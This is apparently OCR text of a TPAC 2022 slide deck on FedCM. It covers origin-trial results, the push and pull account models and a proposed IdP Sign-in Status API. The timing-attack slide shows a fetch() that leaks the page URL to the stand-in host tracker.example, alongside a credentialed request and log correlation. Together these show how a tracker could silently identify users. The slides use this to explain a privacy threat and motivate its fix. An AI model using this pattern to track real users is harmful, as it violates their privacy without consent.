
FedCM

TPAC2022

September 2022


Where we come from and where we are going to




ILLUSTRATIVE MOCKS

Where we are

A browser mediated account chooser for the Web





Works without third party cookies!

What we learned in the Origin Trials

~1.5
Browsers

Pulls a lot of the changes

Chrome and Edge in Origin Trials
Firefox Supportive & Prototyping
Safari Supportive
TAG Review Favorable

~15+
Identity Providers

Ideally, few changes

Signed-up to our origin trials and/or are in developer trials.

Large and small, most consumer-oriented, on different levels of production experience.

~20+
Relying Parties

Ideally, no backwards incompatibility

300+ origins (represent 30 RPs) used the API in production and reported comparable conversion rates.


Large and small, most consumer-oriented.

100K+
Users

Ideally, no behavioral changes

Successfully signed in to a relying party with their production accounts.

Favorable UXR.




The activation leverage point: often, IdPs provide JS SDK libraries that are pulled from the O(K) relying parties. If we can redeploy that, we can activate O(K) websites and O(M) users with a flip of a switch.

So far, we have found that this can take us a long way (less true for enterprises).


ILLUSTRATIVE MOCKS

Key feedback we heard

Single IdP account chooser?



Timing Attack?



Timing Attack


ILLUSTRATIVE MOCKS


Invisible Timing Attack Problem

The Problem: the Tracker gets a credentialed request (before the user consents) that allows them to SILENTLY track the specific user at the RP (through fingerprinting correlation).

```
fetch(`https://tracker.example/time.php?website=${window.location}`);

navigator.credentials.get({
  federated: {
    providers: [{
      "url": "https://tracker.example/”,
    }]
  }
});
```

```
GET time.php HTTP/1.1
Host: tracker.example
Website=rp.example

GET /rp.example/accounts.php HTTP/1.1
Host: tracker.example
Cookie: SID=212321

{ accounts: [] }
```






```
06/02/2022 10:32:31 PST IP 201.299.99.00 SOME user      has visited rp.example
+
06/02/2022 10:32:32 PST IP 201.299.99.00 User SID=212321 has visited SOMEWHERE
=
06/02/2022 10:32:32 PST IP 201.299.99.00 User SID=212321 has visited rp.example
```

ILLUSTRATIVE MOCKS

The Pull Model


On demand, the browser fetches the user's accounts.


Pros

Simple to implement by IdPs. Always in Sync.

Cons

Latency. Timing Attacks.





The Push Model


Ahead of time, the IdP saves in the browser the user's sessions.

Pros

No timing attacks. Cached data.

Cons


Hard to keep in sync (e.g. syncing changes in other devices).



ILLUSTRATIVE MOCKS


Proposal: The IdP Sign-in Status API


1. An API that allows the IdP to tell the browser whether the user is signed-in
   a. New HTTP Headers: IdP-Sign-in-Status: action={login, logout}
   b. New JS (optional): IdentityProvider.{login, logout}()
2. Solves the "invisible timing attack" problem
   a. Because it guarantees that UX will always be shown when the timing attack can be performed
3. A strict **subset** of the Push Model
   a. Sweet spot between privacy benefits and deployment challenges
   b. See ANNEX for alternatives considered and evaluation criteria




ILLUSTRATIVE MOCKS

The IdP Sign-in UX








Sign-in to your IdP, without telling who the RP is.
Calling the IdP Sign-in Status API closes the modal dialog.

Login Status UX

ILLUSTRATIVE MOCKS



Multiple IDPs


The Proposal

1. Allow users to choose their account from multiple IDPs using FedCM
2. Enable the RP to specify the IDPs they work with, and preference over IDPs
3. Extensible from the current specification


```
navigator.credentials.get({
        identity: {
            providers: [{
              // order matters: determines what order we show them
              configURL: “https://idp1.example/fedcm.json“,
              clientId: “clientId1”,
              nonce: nonce1
            }, {
              configURL: “https://idp2.example/fedcm.json”,
              clientId: “clientId2”,
              nonce: nonce2
          }]}
)};
```

ILLUSTRATIVE MOCKS


User Flows



RP Sign-up




RP Sign-in




Signed-out

Volume

ILLUSTRATIVE MOCKS





Variations

What?

Classes of solutions

Permission

Browser is only involved to capture user consent for tracking.

Pros

Backwards compatible. Extensibility.

Cons

Permission-blindness* ineffective at driving change.

* on the way of the job to be done

Mediation

Browser renders parts of the IDP flow in the browser consent moments.

Pros

Deployable by IDPs. Meaningful permission.

Cons

Ossification*. Expressivity**.

* basic auth anyone?

** does it break with 3PCD?

Delegation

IDP delegates much of the responsibility for minting tokens to the browser.

Pros

Frictionless, consequence-free.

Cons

RP backwards incompatible *.

* reminder: O(M) of RPs

What?

Classes of solutions

Permission

Browser is only involved to capture user consent for tracking.

Pros

Backwards compatible. Extensibility.

Cons

Permission-blindness* ineffective at driving change.

* on the way of the job to be done

Mediation

Browser renders parts of the IDP flow in the browser consent moments.

Pros

Deployable by IDPs. Meaningful permission.

Cons

Ossification*. Expressivity**.

* basic auth anyone?

Delegation

IDP delegates much of the responsibility for minting tokens to the browser.

Pros

Frictionless, consequence-free.

Cons

RP backwards incompatible *.


* reminder: O(M) of RPs

ANNEX

The Problem

Single IdP account chooser?

Timing Attack?



